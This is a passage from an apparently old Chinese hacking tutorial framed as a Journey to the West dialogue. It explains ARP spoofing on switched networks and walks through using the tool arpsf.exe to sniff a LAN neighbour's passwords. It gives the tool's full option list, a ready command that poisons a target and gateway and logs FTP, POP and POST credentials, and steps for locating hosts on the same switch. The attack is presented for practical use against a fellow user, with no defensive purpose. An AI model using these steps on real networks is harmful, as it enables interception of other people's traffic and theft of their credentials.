“而交换机只有在第一次不知道哪个端口对应哪台电脑的时候，会给每个人发一个数据包，然后在这个时候搜集大家的MAC地址与对应的端口号，并且保存在一张表中（ARP表），比如电脑B是在2号端口，那么下一次只要看到发给B的数据包，就只往2号端口发出去，这样，别的电脑想嗅探该数据包就不行了。采用交换机后，无论是网络的性能还是安全都比HUB要高很多。具体过程大家看一下图3。”




图3

“那是不是使用交换机就不用担心被嗅探了啊？”懒惰的八戒希望可以一劳永逸。

“当然不是的，实际上，我们看到那张ARP缓存表是动态的，也就是说，任何一个人都可以谎称自己是另一个人来欺骗交

换机。比如 A 和交换机说自己就是 B，那么以后凡是发给 B 的数据都会被 A 接收到，然后 A 再告诉 B 自己是网关，那么 B 发给网关的数据也会发到 A 那里去，A 在中间就只是做一个转发的事情就能轻易的截获到 B 的所有数据了。”如图 4。




图 4

“啊呀呀！头大了头大了……”八戒一脸的不耐烦。

“好了，既然讲原理你不爱听，那我们就来看实战好了，这次，我就用沙僧的电脑来嗅八戒你的密码。使用的工具是 arpsf.exe。在 CMD 下输入 **arpsf.exe** 后，有可能会出现这个对话框，这是因为没有安装 winpcap 驱动的缘故。执行该工具自带的 wpcapinstall.exe 就可以安装好这个驱动了。”如图 5 和图 6。



图 5




图 6

这个程序的用法如下：

```
Usage:
    -si                 源 ip
    -di                 目的 ip    *代表所有,多项用,号分割
    -sp                 源端口
    -dp                 目的端口    *代表所有
    -w                  嗅探方式,1代表单向嗅探[si->di],
0代表双向嗅探[si<->di]
    -p                  嗅探协议[TCP,UDP,ICMP]大写
    -m                  最大记录文件,以M为单位
    -o                  文件输出
    -hex                十六进制输出到文件
    -unecho             不回显
    -auto               不提问
    -choosetype         网卡获取类型,默认是 1
    -index              网卡号,默认是 0
    -unfilter           不过滤 0 字节数据包
    -low                粗略嗅探,丢包率高,cpu 利用率低 基本 0
    -timeout            嗅探超时,除非网络状况比较差否则请
不要调高,默认为 120 秒
    -sniffsmtp          嗅探 smtp
    -sniffpop           嗅探 pop
    -sniffpost          嗅探 post
    -sniffftp           嗅探 ftp
    -snifftelnet        嗅探 telnet, 以上 5 个嗅探不受参数
si,sp,di,dp,w,p 影响
    -sniffpacket        规则嗅探数据包,受参数 si,sp,di,dp,w,p 影响
    -sniffall           开启所有嗅探
    -onlycheat          只欺骗
    -cheatsniff         欺骗并且嗅探
    -reset              欺骗后恢复
    -g                  [网关 ip]
    -c                  [欺骗者 ip] [mac]
    -t                  [受骗者 ip]
    -time               [欺骗次数]
    Example:
    arpsniffer -p TCP -dp 25,110 -o f:\1.txt -m 1 -
sniffpacket
      嗅探指定规则数据包并保存到文件
    arpsniffer -sniffall -cheatsniff -t 127.0.0.1 -g 127.
0.0.254
      欺骗并且开启所有嗅探,输出到屏幕
    arpsniffer -onlycheat -t 127.0.0.1 -c 127.0.0.2
002211445544 -time 100 -reset
      对目标欺骗一百次,欺骗后恢复
```

我们最常用的一种命令是：**arpsf -cheatsniff -sniffall -t 192.168.0.101 -g 192.168.0.1 -p TCP -o result.txt**，输入该命令后出现提示询问我们要使用何种方式来查询网卡信息：

```
    +Choose a method to get adapter list:
    ->0.Get By Winpcap Driver!
    ->1.Get By IpHelpAPI (Can use this in 2003)!
    Please input your choose num:
```

这里一般选择 1（尽管工具的提示说 1 只能在 Windows2003 里使用，可是实际上我在 2000/XP/2003 系统中都测试过，全部都可以使用，反而是选择 0 还没成功过）。接着就会列出电脑上所有的网卡，比如：

```
    Try to get adapter list by iphelpapi
    ------------------------------------------------
    0:\Device\NPF_{E568BD92-EDAE-43F4-907F-
528467CA74F6}
    1:\Device\NPF_{4549739A-1C83-41CF-A836-
F36C9A881D2B}
    2:\Device\NPF_{02C0A162-50E3-4316-A260-
E018FD524560}
```

这时如果我们有多块网卡的话，就要小心的选择了。一般要遵循同级原则，比如我这里三块网卡的 IP 地址分别是：192.168.0.123、192.168.187.1、192.168.136.1。现在目标电脑的 IP 是 192.168.0.101，那么我们自然要选第一块，也就是输入 0 并回车。

怎么知道哪一个东西对应哪一个网卡？其实很简单，打开注册表，找到HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Tcpip\Parameters\Interfaces\分支，认真看看就知道了，如图 7。不过好在大多数情况下服务器都只有一块网卡，不用这么麻烦的。




图 7

这样做好后，本机（这里是 192.168.0.123）便成了网关（192.168.0.1）与目标机（192.168.0.101）的中间人了，使用 -sniffall 参数可以嗅到所有的信息，比如 FTP 密码、POP 邮件密码、POST 网页提交信息包含的密码等敏感信息，而 **-p TCP** 则表示只保留 TCP 协议的数据包，因为上面所提到的信息都是基于 TCP 协议的，数据太多会影响我们查看记录。此时，一旦有人登录目标电脑的 FTP 服务，我们的工具就会把他的密码信息记录下来，我们只需要打开保存嗅探结果的文件 result.txt 搜索“嗅探结果”四个字，就会找到我们需要的东西，如图 8。




图 8

“太好了，那我现在就开始嗅了，我要嗅盛大网络，把别人的帐号和密码全部都嗅过来。”八戒总是有做不完的白日梦。

“呆子，你忘了我刚才说过了吗？嗅探只是嗅局域网的，你所使用的电脑必须和你想攻击的目标电脑在同一个交换机下才可以，否则不天下大乱了？”

“悟空，那为师如何才能得知自己与目标机是否在一个交换机下呢？”唐僧问道。

“现在比较流行的方法有两个，一是使用 tracert 命令。”

tracert 命令是用来检查到达的目标 IP 地址的路径并记录结果。Tracert 的使用很简单，只需要在 tracert 后面跟一个 IP 地址或 URL，Tracert 会进行相应的域名转换的，例如：

```
C:\>tracert 192.168.0.100
Tracing route to 192.168.0.100 over a maximum of 30 hops
  1   <1 ms   <1 ms   <1 ms  192.168.0.100
Trace complete.
```

表示本机到达 192.168.0.100 是直接访问的，没有经过任何其它路由器。也就是说本机与 192.168.0.100 在同一个交换机下（tracert 这个命令花费的时间比较长，如果中途经过多个路由的话，平均每个路由可能要花 15 秒的时间，而且很多路由不允许跟踪，就会显示为 * 号）。

另一种方法是通过计算 IP 地址与掩码，看对方的 IP 是否落在自己的同一个网络号里，比如自己的 IP 地址为 192.168.0.123，子网掩码为 255.255.255.0，那么就可以知道 192.168.0.1 到 192.168.0.255 之间的 IP 很可能都与自己在同一个交换机下。

不过经过一段时间的实践，个人总结出另一个经验，准确率尚未经验证，抛出来给大家测试。

假设本机 IP 为 219.*.240.70，那么我们使用 Superscan 扫描器扫描范围设为 219.*.240.1 到 219.*.240.255，然后在“主机和服务扫描设置”处将 TCP 端口和 UDP 端口统统取消，只保留“查找主机”，如图 9。扫描完一遍后，马上在 CMD 中执行命令：**arp -a**。

